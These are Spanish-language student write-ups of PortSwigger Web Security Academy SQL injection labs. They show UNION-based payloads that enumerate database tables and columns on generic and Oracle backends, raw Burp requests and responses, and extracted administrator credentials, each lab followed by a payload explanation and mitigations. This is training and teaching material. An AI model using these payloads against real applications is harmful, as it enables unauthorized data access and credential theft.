Enumerar las tablas de la base de datos, identificar la tabla que contiene las credenciales de usuario, extraer los nombres de usuario y contraseñas, y finalmente iniciar sesión como usuario administrator.

Vulnerabilidad

El filtro de categoría de productos es vulnerable a inyecciones SQL. La aplicación no valida la entrada del usuario en el parámetro category y, además, devuelve los resultados de la consulta en la respuesta, lo que permite realizar ataques UNION

Procedimiento

1.-Comprobamos que sean dos columnas apoyandonos de la vulnerabilidad de categoría, usando 'UNION+SELECT+'abc','def'--, al obtener respuesta sabemos que existen dos columnas y que nos responde por aquí

```
1 GET /filter?category=Gifts'+UNION+SELECT+'abc','def'--
  HTTP/1.1
2 Host:
```

```
1 GET /filter?category=
  Gifts'+UNION+SELECT+table_name,+NULL+FROM+information_
  schema.tables-- HTTP/2
2 Host:
```

Utilizamos 'UNION+SELECT+table_name,+NULL+FROM+information_schema.tables-- para conocer los nombres de las tablas existentes .

```
<th>
    users_taavzn
</th>
</tr>
<tr>
<th>
    element_types
</th>
```

USER ✕ 4/14 matches Selection: 12

Encontramos el nombre de la tabla qué contiene los usuarios y ahora usamos 'UNION+SELECT+column_name,+WHERE+table_name='users_taavzn'-- para encontrar el

usuario y la contraseña

```
GET /filter?category=
Gifts'+UNION+SELECT+column_name,+NULL+FROM+information
_schema.columns+WHERE+table_name='users_taavzn'--
HTTP/2
Host:
```

```
<tr>
    <th>
        username_clxteu
    </th>
</tr>
```

```
        password_xixovp
    </th>
</tr>
<tr>
    <th>
        Couple&apos;s Umb
    </th>
PASS
```

Introducimos el query
‘UNION+SELECT+username_clxteu,+password_xixovp+FROM+users_taavzn—


```
GET /filter?category=
Gifts'+UNION+SELECT+username_clxteu,+password_xixovp+F
ROM+users_taavzn-- HTTP/2
Host:
```

```
<th>
    administrator
</th>
<td>
    q2eggokvbbdx6mxdyw
    54
```

Encontramos las credenciales del administrador y ahora podemos usarlas.

Verificación

Entramos con las credenciales de administrador



Explicación de Payload

1. `'+UNION+SELECT+'abc','def'--`

   Se utiliza para saber si las dos columnas existentes son vulnerables

2. `'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--`

   Se utiliza para encontrar el nombre de las tablas existentes en las bases de datos

3. `'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_abcdef'--`

   Sirve para conocer el usuario y la contraseña con ayuda del nombre de la tabla

4. `'+UNION+SELECT+username_abcdef,+password_abcdef+FROM+users_abcdef--`

   Funciona para conocer las credenciales del administrador

Mitigación recomendada

Validación de entrada. Permitir solo valores esperados.

Principio de mínimo privilegio

Gestión segura de errores. NO mostrar errores detallados de BD al usuario. Mostrar mensaje genérico y guardar detalles en logs internos.

Lab06

Lab: SQL injection attack, listing the database contents on Oracle	
Nivel	**Tipo de SQLi**

Practitioner	SQL Injection basado en UNION

Objetivo

Enumerar las tablas de la base de datos Oracle, identificar la tabla que contiene las credenciales de usuario, extraer los nombres de usuario y contraseñas, y finalmente iniciar sesión como usuario administrator

Vulnerabilidad

Enumerar las tablas de la base de datos Oracle, identificar la tabla que contiene las credenciales de usuario, extraer los nombres de usuario y contraseñas, y finalmente iniciar sesión como usuario administrador

Procedimiento

1.-Se inicia Burp Suite y se da en intercept on en la pestaña proxy y se manda a repeater, usaremos category en Accesories, '+UNION+SELECT+'abc','def'+FROM+dual-- se agrega dual para qué funcione en ORACLE

```
1 GET /filter?category=
  Accessories'+UNION+SELECT+'abc','def'+FROM+dual--
  HTTP/2
2 Host:
```

```
1 GET /filter?category=
  Accessories'+UNION+SELECT+table_name,NULL+FROM+all_tab
  les-- HTTP/2
2 Host:
```

'+UNION+SELECT+table_name,NULL+FROM+all_tables-- ahora usamos este query para conocer el nombre de la tabla de los usuarios, encontramos el nombre

```
<th>
    USERS_CWOZCV
</th>
r>
```

, ahora usamos el siguiente query para conseguir el username y la contraseña '+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USERS_ABCDEF'--

```
GET /filter?category=
Accessories'+UNION+SELECT+column_name,NULL+FROM+all_ta
b_columns+WHERE+table_name='USERS_GWOZGV'-- HTTP/2
Host:
```

Conseguimos los siguientes resultados

```
USERNAME_LITHYR
PASSWORD_ELBKCU
```


Finalmente utilizamos el query cambiando por los campos qué ya conocemos para entrar a conocer las credenciales de administrador
'+UNION+SELECT+USERNAME_ABCDEF,+PASSWORD_ABCDEF+FROM+USERS_ABCDEF--

```
GET /filter?category=
Accessories'+UNION+SELECT+USERNAME_LITHYR,+PASSWORD_E
BKCU+FROM+USERS_GWOZGV-- HTTP/2
```

```
<th>
    administrator
</th>
<td>
    lhizhxvnn9d579arjp7z
</td>
```

Verificación

Entramos ahora con las nuevas credenciales de administrador



Explicación de Payload

1. '+UNION+SELECT+'abc','def'+FROM+dual--

   En ORACLE es necesario una tabla y en esté caso la tabla dual es una tabla dummy, el abc y def son usados para conocer las columnas existentes

2. '+UNION+SELECT+table_name,NULL+FROM+all_tables--

   Con esté payload se buscan los nombres de las tablas

3. '+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USERS_ABCDEF'--

   En este query se va a buscar el usuario y contraseña para en el siguiente query buscar las credenciales de administrador

4. '+UNION+SELECT+USERNAME_ABCDEF,+PASSWORD_ABCDEF+FROM+USERS_ABCDEF--

   Se busca la información sensible entre estos las credenciales de administrador

Mitigación recomendada

Validación de entrada. Permitir solo valores esperados.

Principio de mínimo privilegio

Gestión segura de errores. NO mostrar errores detallados de BD al usuario. Mostrar mensaje genérico y guardar detalles en logs internos.

Lab07

Lab07: SQL injection UNION attack, determining the number of columns returned by the query	
Nivel	**Tipo de SQLi**
Practitioner	SQL Injection UNION-based

Objetivo


El objetivo inicial es descubrir cuántas columnas devuelve la consulta original, porque el UNION solo funciona si ambas consultas tienen el mismo número y tipo de columnas.

Vulnerabilidad


El filtro de categorías de productos no valida ni sanitiza correctamente la entrada del usuario antes de construir la consulta SQL.

Procedimiento


1-Entrar a una categoría en la página e interceptar la request




2-Cambiamos el valor de *category* a **'+UNION+SELECT+NULL--'**, primeramente nos marcará error.



3-Iremos agregando más **+NULL,** hasta que coincida con los números de columnas.



Verificación



Explicación de Payload

El payload es: **`' UNION SELECT NULL,NULL--`**

- **`'`**: Cierra la cadena de la categoría original.
- **`UNION SELECT`**: Combina los resultados de la consulta legítima con los de nuestra consulta maliciosa.
- **`NULL`**: Se usa para completar el número de columnas requerido (ya que la consulta original tiene 2 columnas, nuestra unión debe tener 2).
- **NULL,NULL**: Cada NULL representa una columna ficticia. Se usan porque son valores "universales" que no generan conflictos de tipo
- **--**: Comenta el resto de la consulta original para evitar errores de sintaxis.


Mitigación recomendada

- **Implementar Consultas Preparadas (Parameterized Queries):** Al usar parámetros en lugar de concatenar cadenas, los valores inyectados por el usuario se tratan como simples datos y no como parte del código SQL.
- **Gestión de Errores Controlada:** Configurar la aplicación para que no muestre mensajes de error detallados al usuario.


Lab 08

Lab08: SQL injection UNION attack, finding a column containing text	
Nivel	**Tipo de SQLi**
PRACTITIONER	SQL Injection UNION-based (con prueba de tipo de datos)
Objetivo	
Descubrir qué columna(s) son compatibles con datos de tipo string.	
Vulnerabilidad	
El parámetro de categoría de productos se concatena directamente en la consulta SQL sin validación ni sanitización y **l**a aplicación devuelve los resultados directamente en la respuesta.	
Procedimiento	

1-Entrar a una categoría en la página e interceptar la request



2-Cambiamos el valor de *category* a **'+UNION+SELECT+'abcdef',NULL,NULL--'**, primeramente, nos marcará error.



3-Dado el caso que da error, volvemos a escribir todos los parámetros como NULL y pasamos a la siguiente columna para escribir el texto **'abcdef'** `intercambiandolo con otro NULL`

```
GET /filter?category='+UNION+SELECT+NULL,'abcdef',NULL-- HTTP/2
Host: 0a8f000603ee957f801b530000b20089.web-security-academy.net
Cookie: session=YYR7C7pAWWm0rWrS8C67VyWZF1HVnMW1
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
```

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 7135
5
```

4-Recorremos la response y encontramos que podemos extraer un texto en específico.

```
Render
<div class=container>
    <div class=logo>
    </div>
    <div class=title-container>
        <h2>
            SQL injection UNION attack,
            finding a column containing text
        </h2>
        <a id='lab-link' class='button' href=
        '/'>
            Back to lab home
        </a>
        <p id="hint">
            Make the database retrieve the
            string: '6h00rw'
        </p>
```


5- En la request escribimos eso en la columna correspondiente.

Request

Pretty Raw Hex

```
GET /filter?category='+UNION+SELECT+NULL,'6h00rw',NULL--' HTTP/2
Host: 0ae600bd03327e8d80dea8c000cc00e2.web-security-academy.net
```

Verificación



Explicación de Payload


El payload es: **`' UNION SELECT 'abcdef',NULL,NULL--`**

- **`'`**: Cierra la cadena de la categoría original.
- **`UNION SELECT`**: Combina los resultados de la consulta legítima con los de nuestra consulta maliciosa.
- **`'abcdef'`**: Se coloca en la primera columna para probar si esa columna acepta datos de tipo string.
- **NULL,NULL**: Cada NULL representa una columna ficticia. Se usan porque son valores "universales" que no generan conflictos de tipo
- **--**: Comenta el resto de la consulta original para evitar errores de sintaxis.

Mitigación recomendada
▪ **Principio de Menor Privilegio:** La cuenta de base de datos utilizada por la aplicación debe tener permisos mínimos. Solo debe acceder a las tablas necesarias para mostrar productos y categorías. ▪ **Validación Estricta de Entradas:** El parámetro de categoría debe aceptar únicamente valores válidos predefinidos

Lab09


Lab09: SQL injection UNION attack, retrieving data from other tables	
Nivel	**Tipo de SQLi**
PRACTITIONER	SQL Injection UNION-based (data extraction)
Objetivo	
Obtener todos los usernames y passwords de la tabla users.	
Vulnerabilidad	
El parámetro de categoría de productos se concatena directamente en la consulta SQL sin validación ni sanitización, permitiendo modificar la consulta original y unirla con otra que consulta la tabla users.	
Procedimiento	
1-Entrar a una categoría en la página e interceptar la request	




2-Escribimos `category='+UNION+SELECT+'abc','def'--` para comprobar que columnas admiten datos de tipo texto.

3-Cambiamos la request por `'+UNION+SELECT+username,password+FROM+users--` para obtener a los usuarios. Buscamos en la *response* los usuarios y tomamos las credenciales del administrador.

4- En la pagina entramos a *My account* e ingresamos las credenciales obtenidas.



Verificación



Explicación de Payload

El payload es: `' UNION SELECT 'abcdef',NULL,NULL--`

- `'`: Cierra la cadena de la categoría original.
- `UNION SELECT`: Combina los resultados de la consulta legítima con los de nuestra consulta maliciosa.
- **username,password**: Se colocan las columnas de la tabla users que queremos extraer.

- **FROM users**: Indica la tabla objetivo que contiene las credenciales**.**
- **--**: Comenta el resto de la consulta original para evitar errores de sintaxis.

Mitigación recomendada

- **Uso de Consultas Preparadas (Parameterized Queries):** Evita que el input del usuario se interprete como código SQL. Los parámetros se tratan como datos, bloqueando la posibilidad de inyectar un UNION SELECT.
- **Principio de Menor Privilegio:** La cuenta de base de datos usada por la aplicación no debe tener permisos para leer tablas sensibles como users.

Lab10

LabXX:	
Nivel	**Tipo de SQLi**
Practitioner	SQL Injection UNION-based (extracción de múltiples valores en una sola columna)

Objetivo

Extraer los nombres de usuario y contraseñas almacenados en la tabla users mediante un ataque SQL Injection basado en UNION, combinando múltiples valores en una sola columna para poder visualizar la información en la respuesta de la aplicación.

Vulnerabilidad


El filtro de categorías de productos concatena directamente el parámetro category dentro de una consulta SQL sin realizar validación ni sanitización.

Esto permite cerrar la cadena original y utilizar el operador UNION SELECT para combinar la consulta legítima con otra consulta maliciosa que accede a la tabla users, donde se encuentran almacenadas las credenciales de los usuarios.

Además, la aplicación solo muestra una columna de texto en la respuesta, por lo que es necesario concatenar los valores de username y password en una sola columna para poder visualizar ambas informaciones.


Procedimiento

1. Acceder al laboratorio y seleccionar cualquier categoría de productos.




2. Interceptar la petición HTTP mediante Burp Suite usando la herramienta Proxy.

3. Enviar la petición al Repeater y modificar el parámetro category para comprobar el número de columnas con: **' UNION SELECT NULL,NULL--**




4. Confirmar que ambas columnas aceptan texto probando con valores de prueba.

